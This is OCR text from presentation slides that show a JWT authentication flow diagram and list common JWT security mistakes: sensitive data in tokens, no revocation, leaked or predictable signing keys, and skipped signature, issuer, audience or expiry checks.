

Credentials
Authorize Service
Verify
T
Client
APIs
DB
T
T
+ {secret-key}
Secured Service
T



Credentials
Authorize
Service
Verify
T
Client
APIs
DB
T
T
Secured
Service



Credentials
Authorize Service
Verify
T
Client
APIs
DB
T
==
Secured Service
T


Client
Credentials
T
T
Authorize Service
Verify
APIs
DB
==
Secured Service
T


Credentials
Authorize Service
Verify
T
Client
APIs
DB
T
✓
Secured Service


Credentials
Authorize Service
Verify
T
Client
APIs
DB
T
✓
Secured Service


Credentials
Authorize Service
Verify
T
Client
APIs
DB
T
✓
Secured Service


Client
Credentials
T
T
Authorize Service
APIs
Secured Service
Verify
DB


Common JWT Mistakes

Leading to Security Vulnerabilities

Putting Sensitive Data in the JWT

- JWT is not usually encrypted (unless you implement that)
- Contents are easily base64 decoded and read
- Don’t store secret values the user shouldn’t see

Not Providing a Method to Revoke Tokens



- Imagine an abuse scenario
- Wait for the lifetime of the JWT auth token
- Must be able to blacklist a token if needed
- Caches like Redis work well for a blacklist

Leaking the Secret Key

- Signing key should be kept SUPER SECRET
- Don’t store it in a server-side file that could be accessed
- Don’t store in the front-end code AT ALL
- Don’t store it in source control AT ALL
  - Better to store it in AWS Secrets Manager or Azure Key Vault

Using Predictable Secret Key

Don’t use things like:


- The application’s name
- “password”
- “password12”
- “key”
- “mykey”

Do use things like:

- “4*@N@eircejhE*nvRHYuLX”

Broken JWT Validation

- Not validating signature at all
- Not validating the issuer
- Not validating the audience
- Not checking the expiration

